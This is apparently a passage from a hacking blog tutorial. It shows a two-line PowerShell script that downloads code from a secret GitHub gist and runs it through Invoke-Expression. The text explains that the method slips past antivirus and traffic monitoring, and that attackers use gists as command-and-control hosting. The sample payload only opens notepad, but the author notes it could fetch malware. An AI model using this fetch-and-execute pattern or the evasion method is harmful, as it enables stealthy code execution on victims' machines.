


On a Windows machine, I write a Powershell script named “test_hc.ps1”.

```
$gistUrl = "https://gist.githubusercontent.com/hackercoolmagz/f5c975561d19cbd5cf6be1e4a20c307c/raw/7568307151ec5b09  
Invoke-RestMethod -Uri $gistUrl | Invoke-Expression
```



PowerShell has a cmdlet called Inoke-restmethod that can be used to execute commands from github gists. In the first line. we are creating a variable named gisturl and assign it the url of our secret gist. In the second line, we use Invoke-RestMethod to execute the code at this gist. Once this PowerShell script is executed, it opens notepad as expected.



Now, do one thing. Observe the code of the “test_hc.ps1” and “test_hc.py” carefully. You will find that both these programs do not contain any malicious code for Antivirus to flag it as malicious. If there is anything close to malicious (even though it is not) in these scripts, it was making a connection to an external site, which is Github. So even if anyone observes the traffic these scripts are making, there is nothing malicious in it. It is just making a connection to Github which is not uncommon at all.

Here, for this tutorial, I have used commands like creating a new directory and opening a genuine application. But this can be modified to download and executing malware. As I already mentioned, secret gists are not visible or searchable.

The screenshot displays a web browser window with the address bar showing `https://github.com/hackercoolmagz`. The page content shows the Github profile for **hackercoolmagz**. The profile header includes the name **hackercoolmagz** and a large orange **hc** logo. Below the header, the 'Overview' tab is selected, showing a navigation bar with 'Overview', 'Repositories 2', 'Projects', 'Packages', and 'Stars'. The 'Popular repositories' section lists two repositories: **Vulnera** (Public, 2 stars) and **Vulnerawa** (Public, 1 star). The profile also shows '1 contribution in the last year'.

But as we have seen in the code of “test_hc.py” and “test_hc.ps1” that gists are entirely accessible provided we have the URL and not entirely private.

This in itself provides, Black Hat Hackers an excellent advantage. Apart from this, hosting their commands on Github gives undisturbed hosting power. Otherwise hackers would have to create the C & C infrastructure themselves. Connecting to Github is less suspicious than connecting to some IP address controlled by the hackers. No doubt, Black Hat Hacker groups are adopting this technique to hide their malicious activity.